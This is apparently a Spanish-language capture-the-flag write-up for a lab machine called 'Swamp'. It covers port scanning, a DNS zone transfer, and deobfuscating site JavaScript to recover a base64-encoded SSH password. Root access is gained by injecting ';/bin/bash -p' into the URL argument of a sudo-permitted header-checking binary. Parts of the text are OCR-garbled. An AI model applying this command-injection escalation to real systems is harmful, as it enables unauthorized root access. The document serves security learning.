

Swamp

▼ Recon

```
❯ nmap -SCV -p22,53,80 -Pn -n -vvv 192.168.137.8 -oN ports
```

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh     syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 65:bb:ae:ef:71:d4:b5:c5:8f:e7:ee:dc:0b:27:46:c2 (ECDSA)
|   ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAQABBA66jQuAvL9WHLtCzZLCCXcEte2NU=
|   256 ea:c8:da:c8:92:71:d8:8e:08:47:c0:66:e0:57:46:49 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAQAIb6SXvYxgDDUn0+9hqqpqs7qIS8e0PfKKE7/aDWNdCR
53/tcp    open  domain  syn-ack ttl 64 ISC BIND 9.18.28-1~deb12u2 (Debian Linux)
| dns-nsid:
|_ bind.version: 9.18.28-1~deb12u2-Debian
80/tcp    open  http    syn-ack ttl 64 Apache httpd 2.4.62 ((Debian))
|_http-title: Did not follow redirect to http://swamp.nyx
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.62 (Debian)
MAC Address: 00:0C:29:E0:92:B5 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


```
http://192.168.137.8 [302 Found] Apache[2.4.62], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.62 (Debian)], IP[192.168.137.8], RedirectLocation[http://swamp.nyx]
http://swamp.nyx [200 OK] Apache[2.4.62], Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4.62 (Debian)], IP[192.168.137.8], Title[Welcome to Swamp]
```

DNS transfer attack he fuzzeado por cada dominio pero nada he encontrado

```
; global options: +cmd
swamp.nyx.        604800 IN  SOA   ns1.swamp.nyx. . 2025010401 604800 86400 2419200 604800
swamp.nyx.        604800 IN  NS    ns1.swamp.nyx.
d0nkey.swamp.nyx. 604800 IN  A     0.0.0.0
dr4gon.swamp.nyx. 604800 IN  A     0.0.0.0
duloc.swamp.nyx.  604800 IN  A     0.0.0.0
fiona.swamp.nyx.  604800 IN  A     0.0.0.0
farfaraway.swamp.nyx. 604800 IN  A     0.0.0.0
ns1.swamp.nyx.    604800 IN  A     0.0.0.0
shr3k.swamp.nyx.  604800 IN  A     0.0.0.0
swamp.nyx.        604800 IN  SOA   ns1.swamp.nyx. . 2025010401 604800 86400 2419200 604800
;; Query time: 6 msec
;; SERVER: 192.168.137.89#53(192.168.137.8) (TCP)
;; WHEN: Fri Jan 10 16:51:36 -03 2025
;; XFR size: 10 records (messages 1, bytes 309)

/home/miguel/Swamp >
1 # Host addresses
2 127.0.0.1 localhost
3 127.0.1.1 parrot
4 ::1 localhost ip6-localhost ip6-loopback
5 ff02::1 ip6-allnodes
6 ff02::2 ip6-allrouters
7 192.168.137.8 swamp.nyx shr3k.swamp.nyx ns1.swamp.nyx farfaraway.swamp.nyx fiona.swamp.nyx duloc.swamp.nyx dr4gon.swamp.nyx d0nkey.swamp.nyx
```

Port 80 nada por fuzzing, ni por codigo de la pagina



vemos que en farfaraway hay codigo js, es el unico que lo tiene de todas las DNS

esta obfuscado, entonces lo desofuscamos online

```
18     );
19     c = 1
20   );
21   while (c--) {
22     if (!k[c]) {
23       p = p.replace(new RegExp('\\b' + e(c) + '\\b', 'g'), k[c])
24     }
25   }
26   return p
27 }
28 IM() {IC e;9 ID((e,t)>{11((e>{e("1y z iz: 5")},11))..11(e>{6.7(e)}),8 t=1G e>{IM(8 t=1g(1g 1l(e)).1p();
29 62,
30 196,
31 '|||||||console|log|let|new||age|||||||name|document|||||user|||||||JSON||is|value|this|speak|party|yield|error|Shrek|next|
32 0,
33 1
34 }
35 }
36 }
37 }
```

The screenshot shows the De4js interface with a deobfuscated code snippet. The code is as follows:

```

        Away|getItem|Stored|.split('|').
        ,
        {
        }
    )
)

```

Below the code, there are several options for encoding/decoding: None, Eval, Array, Number, JSFuck, JJencode, AAencode, URLencode, Packer, Javascript Obfuscator, and My Obfuscate. The "None" option is selected. There is also a "Beautify" checkbox which is checked.

```

4   firstName: o,
5   lastName: u,
6   age: h
7 } = {
8   firstName: "Jane",
9   lastName: "Doe",
10  age: 25
11 };
12 console.log(`Destructuring:${d}${u},Age:${h}`);
13 let m = new Map;
14 m.set("name", "Shrek"), m.set("age", 30), m.set("location", "Far Far Away"), console.log("Map values:"), m.forEach((e, t) => {
15   console.log(t + ": " + e)
16 });
17 let p = new Set([1, 2, 3, 4, 4, 5]);
18 console.log("Set values (no duplicates):", Array.from(p));
19 let $ = function* e() {
20   yield "First part", yield "Second part", yield "Third part"
21 }();
22 console.log($.next().value), console.log($.next().value), console.log($.next().value);
23 console.log("Hello, John! Welcome to the page.");
24 Password: c2hyZWs6HV0b3Blc2FvZWxhc25v;
25 let f = JSON.parse('{"name":"Shrek", "age":30}');
26 console.log("Parsed JSON data:", f), "geolocation" in navigator ? navigator.geolocation.getCurrentPosition(e => {
27   console.log("Your current location:", e.coords.latitude, e.coords.longitude)
28 }, e => {
29   console.error("Error getting location:", e)
30 }) : console.log("Geolocation not available");
31 let v = "  JavaScript is fun!  ",
32     y = v.trim();
33 console.log("Trimmed string:", y);
34 let S = v.toUpperCase();
35 console.log("Uppercase string:", S), localStorage.setItem("user", JSON.stringify({
36   name: "Shrek",
37   age: 30
38 }));
39 let w = JSON.parse(localStorage.getItem("user"));
40 console.log("Stored user in localStorage:", w), console.log("Random number:", Math.random()), console.log("Square root of
41 16:", Math.sqrt(16)), console.log("PI value:", Math.PI)

```

shrek:putopesaoelasno

```
> echo "c2hyZWs6cHV0b3Blc2FvZWxhc25vhola" |base64 -d; echo  
shrek:putopesaoelasnoZ  
> ssh shrek@192.168.137.8  
shrek@192.168.137.8's password:  
Permission denied, please try again.  
shrek@192.168.137.8's password:  
Permission denied, please try again.  
shrek@192.168.137.8's password:  
Linux swamp 6.1.0-18-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.76-1 (2024-01-01)  
  
The programs included with the Debian GNU/Linux system are free software.  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/*copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Sat Jan  4 13:12:39 2025 from 192.168.1.33  
shrek@swamp:~$ |
```

```
shrek@swamp:~$ sudo /home/shrek/header_checker --url ";/bin/bash -p"  
Fetching response headers from: ;/bin/bash -p  
Timeout: 10 seconds  
HTTP Method: GET  
Custom Headers:  
curl: no URL specified!  
curl: try 'curl --help' or 'curl --manual' for more information  
root@swamp:/home/shrek#
```